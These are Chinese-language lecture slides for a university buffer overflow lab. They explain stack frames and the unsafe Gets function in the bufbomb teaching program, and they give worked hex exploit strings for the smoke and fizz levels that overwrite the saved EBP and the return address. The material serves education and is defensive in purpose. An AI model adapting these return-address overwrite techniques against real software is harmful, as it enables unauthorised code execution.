

《计算机系统基础（四）：编程与调试实践》

# 缓冲区溢出攻击实验





# 缓冲区溢出攻击实验：概述

# 实验概述

- **实验目的：**加深对IA-32函数调用规则、栈结构组成和缓冲区溢出攻击原理的理解

- **实验内容**
  - 对一个可执行目标程序“bufbomb”实施一系列难度递增的缓冲区溢出攻击（buffer overflow attacks）
    - 设法通过造成目标程序中的缓冲区溢出，改变目标程序的运行内存映像（例如将特定字节序列插入到其本不应出现的内存位置），达到实验要求的目标

- **实验环境：Linux 32-bit i386，C/汇编语言**

# 实验任务

- 6个难度逐级递增的实验级别：

  Level 0: smoke　（使目标程序**调用smoke函数**）

  Level 1: fizz　（使目标程序使用**特定参数调用fizz函数**）

  Level 2: bang　（使目标程序**调用bang函数并修改全局变量**）


  Level 3: rumble　（使目标程序**调用rumble函数并传递调用参数**）

  Level 4: boom　（**包含栈帧修复的无感攻击**，并传递有效返回值）

  Level 5: kaboom　（实现**栈帧地址随机变化**下的有效攻击）

- 每级实验需根据任务目标，设计、构造1个攻击字符串，对目标程序实施缓冲区溢出攻击，完成相应目标


# 实验数据与文件



- **实验数据包：buflab_学号.tar**
- **解压命令：tar xf buflab_学号.tar**
- **数据包中主要包含下列文件：**
  - bufbomb：实验中缓冲区溢出攻击针对的目标程序
  - makecookie：该程序基于命令行参数（学号）产生一个唯一的可由8个16进制数字表示的32位整数（例如0x1005b2b7），称为“cookie”，用作实验中需要置入栈中的数据之一
  - hex2raw：字符串格式转换程序

# 目标程序bufbomb

- 目标程序bufbomb中函数之间的调用关系：




说明：

◆ main函数中，launcher函数被调用cnt次

➢ 当目标程序的命令选项指定程序运行于Nitro模式（只用于kaboom级别），cnt默认为5；其它级别中cnt都为1

◆ testn、getbufn仅在Nitro模式（Level 4：kaboom）中被调用，其它级别均调用test、getbuf

# 目标程序bufbomb

- 在大多数实验级别中（非Nitro模式），目标程序**bufbomb**在运行时调用了如下**getbuf**函数，后者使用了在栈中定义的固定长度的缓冲区：


```
/* Buffer size for getbuf */
int getbuf()
{
    other variables ...;
    char buf[NORMAL_BUFFER_SIZE];
    Gets(buf);
    return 1;
}
/* NORMAL_BUFFER_SIZE是大于等于32的一个常数 */
```

- Nitro模式（Level 4：kaboom）中调用的getbufn函数中定义并使用了更大的缓冲区

- **getbuf**函数调用**Gets**函数读入一个任意长度的字符串，并存入缓冲区数组**buf**中
- 函数**Gets**
  - 从标准输入读入一个字符串（以换行‘**\n**’或文件结束**end-of-file**字符结尾）
  - 将字符串（以**null**空字符结尾）存入指定的目标内存位置（这里是具有**NORMAL_BUFFER_SIZE**字节大小的字符数组**buf**的首地址）
  - 不判断**buf**数组是否足够大而只是简单地向目标地址复制全部输入字符串，因此有可能超出预先分配的存储空间边界，即缓冲区溢出

# 过程调用的机器级表示

- 过程调用过程中的栈帧结构



# 目标程序bufbomb

- bufbomb程序中，函数getbuf被一个test函数调用：


```
void test()
{
    int val;
    /* Put canary on stack to detect possible corruption */
    volatile int local = uniqueval();

    val = getbuf();

    /* Check for corrupted stack */
    if (local != uniqueval()) {
        printf("Sabotaged!: the stack has been corrupted\n");
    }
    else if (val == cookie) {
            printf("Boom!: getbuf returned 0x%x\n", val);
            validate(3);
        } else {
            printf("Dud: getbuf returned 0x%x\n", val);
        }
}
```

- 在getbuf执行最后的返回语句后，程序正常情况下应该从test函数中getbuf调用后的第一条语句开始继续执行
  - 因为test函数栈帧最后保存的返回地址单元中保存的值，在正常情况下，是指向test函数中调用getbuf函数的call指令后的第一条指令的地址
- 本实验各阶段的目的是改变该行为

- 【作为第一节可结尾，此处跟上一段演示视频，内容是显示test函数栈帧最后的返回地址，确认其是call getbuf后的下条指令地址】


# 小结

- 本节课介绍了缓冲区溢出攻击实验的主要内容、实验所包含的各个阶段、实验数据的组成和攻击目标程序的代码框架。




# 缓冲区溢出攻击实验：目标程序与辅助工具

# 目标程序bufbomb



- **bufbomb程序接受下列命令行参数：**
  - -u ***userid***：以给定的用户ID“userid”（例如学号）运行程序。每次在运行程序时均应指定该参数，因为bufbomb程序将基于userid决定内部使用的一个cookie值（同makecookie程序的输出），而bufbomb程序内部的一些关键的栈地址取决于userid所对应的cookie值
  - -h：打印可用命令行参数列表
  - -n：以“Nitro”模式运行，专用于Level 4 kaboom实验级别

# 目标程序bufbomb



- 如果输入给**getbuf()**中调用的**Gets**函数的字符串不超过**(NORMAL_BUFFER_SIZE-1)**个字符长度的话，很明显**getbuf()**将正常返回**1**，如下列运行示例所示：

  **linux> ./bufbomb -u 123456789**

  **Type string: I love ICS.**

  **Dud: getbuf returned 0x1**

- 如果输入一个更长的字符串，通常会发生类似下列的错误，指示程序发生了内存访问错误：


  **linux> ./bufbomb -u 123456789**

  **Type string: It is easier to love this class when you are a TA. However, it is hard enough to everyone whoever your are. So, keep trying it or quit early.**

  **Ouch!: You caused a *segmentation fault*!**

- 本实验的任务就是精心设计输入给**bufbomb**的字符串（称为***"exploit string"*** *攻击字符串*），通过造成缓冲区溢出来完成一些指定的任务
  - 关键：确定栈中的哪些数据条目做为攻击目标，并相应设计攻击字符串以改写数据的内容

# 辅助程序hex2raw



- 攻击字符串可能包含地址、指令等不属于ASCII可打印字符集合（最高位为0）的字节值，无法直接编辑输入
- 为解决该问题：

  1）将攻击字符串中的每一字节分别按其高、低4位的值表示为两个十六进制数字

  - 每对十六进制数字之间用空格、换行等空白字符分隔


  2）使用程序hex2raw将上述十六进制数字对序列转换为对应的攻击字符串

  - hex2raw程序从标准输入接收数字序列，转换后送往标准输出

- hex2raw支持输入中包含C语言风格的块注释（如下例），以方便对十六进制形式攻击字符串的理解与记忆，同时不影响攻击字符串的解释与使用

```
bf 66 7b 32 78 /* mov $0x78327b66,%edi */
```


# 攻击字符串示例



- 务必在开始与结束注释字符串的“/*”和“*/”前后保留至少一个空白字符，以便注释部分能被**hex2raw**程序正确处理
- 攻击字符串中不能在任何中间位置包含值为**0x0A**的字节——该**ASCII**代码对应换行符‘**\n**’，当**Gets**函数遇到该字节时将认为攻击字符串在此结束
- 以下是一个攻击字符串的示例：

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* begin of buffer */

20 35 68 55          /* new %ebp */

b7 34 68 55          /* new address */
```

# 使用攻击字符串



- 可将十六进制数字对序列形式的攻击字符串包含于一文件中

- 再如下使用**hex2raw**程序将其转化为对应的实际攻击字符串，并输入**bufbomb**目标程序执行攻击——其中使用管道操作符连接不同程序：

**linux> cat *level.txt* | ./hex2raw | ./bufbomb –u [userid]**

- 也可如下先将**hex2raw**输出的实际攻击字符串存于一文件中，再使用**I/O**重定向将其输入**bufbomb**目标程序执行攻击：


**linux> ./hex2raw < level.txt > *level-raw.txt***

**linux> ./bufbomb -u [userid] < *level-raw.txt***

适用于在GDB中执行攻击：

**linux> gdb bufbomb**
**(gdb) run -u 123456789 < *level-raw.txt***

# 攻击字符串使用示例




- 当攻击字符串成功完成了某一级别攻击时（例如**Level 0 - smoke**），程序将输出类似如下信息：

```
linux>cat smoke.txt | ./hex2raw | ./bufbomb -u 123456789
Userid: 123456789
Cookie: 0x25e1304b
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

- 当失败时（攻击字符串不满足要求），程序可能输出类似如下信息：

```
linux>cat smoke_.txt | ./hex2raw | ./bufbomb -u 123456789
Userid: 123456789
Cookie: 0x25e1304b
Type string:Ouch!: You caused a segmentation fault!
Better luck next time
```

# 辅助程序makecookie




- 本实验一些级别的解答基于userid生成的cookie值
- cookie是一个可表示为8个16进制数字的32位整数（例如0x1005b2b7），对每一个userid是唯一的
- makecookie程序根据指定的userid命令行选项，生成对应的cookie送往标准输出

  linux> ./makecookie 123456789


  0x25e1304b

  (0x25e1304b即为学号为123456789学生的cookie值)

# 小结




- 本节课对缓冲区溢出攻击实验所针对的目标程序的运行方式与命令行选项、攻击字符串的形式以及实验用到的辅助程序工具进行了介绍。



# 缓冲区溢出攻击实验：Level 0


# 实验Level 0: smoke



- 任务：构造攻击字符串，使得**bufbomb**目标程序在**getbuf**函数执行**return**语句后，不是返回到**test**函数继续执行，而是转而执行**bufbomb**程序中的**smoke**函数：

```
void smoke()
{
    printf("Smoke!: You called smoke()\n");
    validate(0);
    exit(0);
}
```

# 实验步骤




1. 反汇编二进制目标程序**bufbomb**，获得其汇编指令代码

2. 从汇编指令中分析获得**getbuf**函数执行时的栈帧结构，定位**buf**数组缓冲区在栈帧中的位置

3. 根据栈帧中需要改变的目标信息及其与缓冲区的相对位置，设计攻击字符串

# 目标程序框架和汇编代码



```
#define NORMAL_BUFFER_SIZE 32

/* 攻击目标函数 */
int getbuf()
{
    char buf[NORMAL_BUFFER_SIZE];
    Gets(buf);
    return 1;
}

/* 调用函数 */
void test()
{
    int val;
    val = getbuf();
    … …
}
```

```
080488f1 <test>:
 80488f1:  push   %ebp
 80488f2:  mov    %esp,%ebp
 80488f4:  sub    $0x18,%esp
 80488f7:  call   8048d34 <uniqueval>
 80488fc:  mov    %eax,-0x10(%ebp)
 80488ff:  call   8048f78 <getbuf>

08048f78 <getbuf>:
 8048f78:  push   %ebp
 8048f79:  mov    %esp,%ebp
 8048f7b:  sub    $0x48,%esp
 8048f7e:  sub    $0xc,%esp
 8048f81:  lea    -0x3e(%ebp),%eax
 8048f84:  push   %eax
 8048f85:  call   8048a85 <Gets>
```

# getbuf函数栈帧结构


**getbuf函数汇编指令：**

```
8048f78 <getbuf>:
8048f78:  push   %ebp
8048f79:  mov    %esp,%ebp
8048f7b:  sub    $0x48,%esp
8048f7e:  sub    $0xc,%esp
8048f81:  lea    -0x3e(%ebp),%eax
8048f84:  push   %eax
8048f85:  call   8048a85 <Gets>
 ……
```

观察：buf缓冲区开始于栈帧中地址EBP-0x3e处


说明：getbuf函数结束后，将跳转至保存于栈帧中的返回地址执行

- 返回地址保存于栈帧中地址EBP+4处



# 设计攻击字符串

思路：在攻击字符串中的合适位置包含跳转目标地址（**smoke函数地址0x08048818**），用以改写原返回地址




攻击字符串


```
00 11 22 33 44 55 66 77 88 99
00 11 22 33 44 55 66 77 88 99
00 11 22 33 44 55 66 77 88 99
00 11 22 33 44 55 66 77 88 99
00 11 22 33 44 55 66 77 88 99
00 11 22 33 44 55 66 77 88 99
00 11 /* end of buffer */
00 11 22 33 /* saved %ebp */
18 88 04 08 /* smoke() address */
```

填充缓冲区的62字节（随意设置）


填充EBP旧值的4个字节（随意设置）

替换返回地址的4个字节目标地址

# 小结



- 本节课介绍了缓冲区溢出攻击实验第0级别“smoke” 的基本过程和方法，并且演示了其中的主要操作步骤。从中，我们了解了缓冲区溢出攻击的基本原理和步骤、过程调用中的栈帧组成以及使用GDB工具观察缓冲区溢出前后的过程现场状态等操作。



# 缓冲区溢出攻击实验：Level 1


# 实验Level 1: fizz

- 任务：构造攻击字符串，使得目标程序**bufbomb**在**getbuf**函数执行**return**语句后，转而执行**bufbomb**程序中如下**fizz**函数，并进入第一个条件分支（**printf(“Fizz! …”)**）中执行：

```
void fizz( int val )
{
   if ( val == cookie ) {
      printf("Fizz!: You called
                  fizz(0x%x)\n", val);
      validate(1);
   } else
      printf("Misfire: You called
                  fizz(0x%x)\n", val);
   exit(0);
}
```

- 不同于**Level 0**，**fizz**函数需要一个输入参数，并且其值应等于通过**makecookie**获得的**cookie**值

# 实验Level 1: fizz



## 步骤一：分析目标函数汇编指令

✓ fizz函数比较的是地址0x8(%ebp)处的输入参数和地址0x804b150处的一个全局变量cookie的值 —— 应设法使两者相等

```
/* 目标函数 */
void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called
                fizz(0x%x)\n", val);
        validate(1);
    } else
        printf("Misfire: You called
                fizz(0x%x)\n", val);
    exit(0);
}
```

```
08048845 <fizz>:
 8048845:  push   %ebp
 8048846:  mov    %esp,%ebp
 8048848:  sub    $0x8,%esp
 804884b:  mov    0x8(%ebp),%edx
 804884e:  mov    0x804b150,%eax
 8048853:  cmp    %eax,%edx
 8048855:  jne    8048879
<fizz+0x34>
 8048857:  sub    $0x8,%esp
 804885a:  pushl  0x8(%ebp)
 804885d:  push   $0x80491bb
 8048862:  call   8048580
<printf@plt>
```

# 实验Level 1: fizz

- 要使0x8048853处的cmp比较指令得到相等的结果，则应满足下列两个条件之一：
  - ✓ 地址0x8(%ebp)和0x804b150指向的存储器内容相同，或者
  - ✓ 两个地址0x8(%ebp)、0x804b150自身相同！

提示：


- ✓ 程序无需也较难真地调用fizz
  - 函数调用前需用指令把参数压栈，但本实验中不能修改或增加现有指令
- ✓ 只需跳至fizz函数的特定指令（例如访问/传送被比较数值的指令）开始执行

```
8048f78 <getbuf>:
8048f78:  push   %ebp
8048f79:  mov    %esp,%ebp
……
8048f92:  leave
8048f93:  ret

08048845 <fizz>:
8048845:  push   %ebp
8048846:  mov    %esp,%ebp
8048848:  sub    $0x8,%esp
804884b:  mov    0x8(%ebp),%edx
804884e:  mov    0x804b150,%eax
8048853:  cmp    %eax,%edx
8048855:  jne    8048879
<fizz+0x34>
8048857:  sub    $0x8,%esp
804885a:  pushl  0x8(%ebp)
804885d:  push   $0x80491bb
8048862:  call   8048580
<printf@plt>
```

# 实验Level 1: fizz

攻击字符串构造思路：

- ✓ 改写返回地址区域，以跳转到目标fizz函数中指令
- ✓ 改写栈中保存的EBP旧值，以满足比较条件




Exploit String：

00 11 22 33 44 55 66 77 88 99
00 11 22 33 44 55 66 77 88 99
00 11 22 33 44 55 66 77 88 99
00 11 22 33 44 55 66 77 88 99
00 11 22 33 44 55 66 77 88 99
00 11 22 33 44 55 66 77 88 99
00 11 /* end of buffer */


填充缓冲区的62字节（随意设置）

48 b1 04 08 /* %EBP = &cookie - 0x08
= 0x804b150 - 0x8 */

改写EBP旧值的4个字节（设置为满足比较条件的目标值）


4b 88 04 08 /* address of instruction
@ 0x804884b in fizz() */

替换返回地址的4个字节（设置为跳转目标指令的地址）



# 缓冲区溢出攻击实验：课后实验

# 实验其余级别



- 实验其余级别布置为课后实验自行完成（具体级别以本学期课程的实验文档为准）

Level 0: smoke （使目标程序**调用smoke函数**）

Level 1: fizz （使目标程序使用**特定参数调用fizz函数**）


Level 2: bang （使目标程序**调用bang函数并修改全局变量**）

Level 3: rumble （使目标程序**调用rumble函数并传递调用参数**）

Level 4: boom （**包含栈帧修复的无感攻击**，并传递有效返回值）

Level 5: kaboom （实现**栈帧地址随机变化**下的有效攻击）

# 实验结果提交




1. 将对应于各实验级别的攻击字符串分别保存于一文本文件中
   - 文件命名为“级别.txt”，例如“bang.txt”、“boom.txt”…
2. 用tar命令将上述文本文件打包为名为“学号.tar”的文件，例如（实际命令参数应与本学期实验级别相对应）：


   **tar cvf 学号.tar smoke.txt fizz.txt bang.txt rumble.txt boom.txt kaboom.txt**

   - ✓ 注意：TAR文件中不要包含任何目录结构
3. 提交该tar文件

# 小结



- 本节课介绍了缓冲区溢出攻击实验第1级别“fizz” 的基本过程和方法，并且演示了其中的主要操作步骤。从中，我们进一步巩固了对课程中过程调用、栈帧结构、缓冲区溢出等方面知识的掌握。
- 此外，本节课将实验其余的级别布置为练习自行完成，并说明了实验结果的提交形式。



# 结 束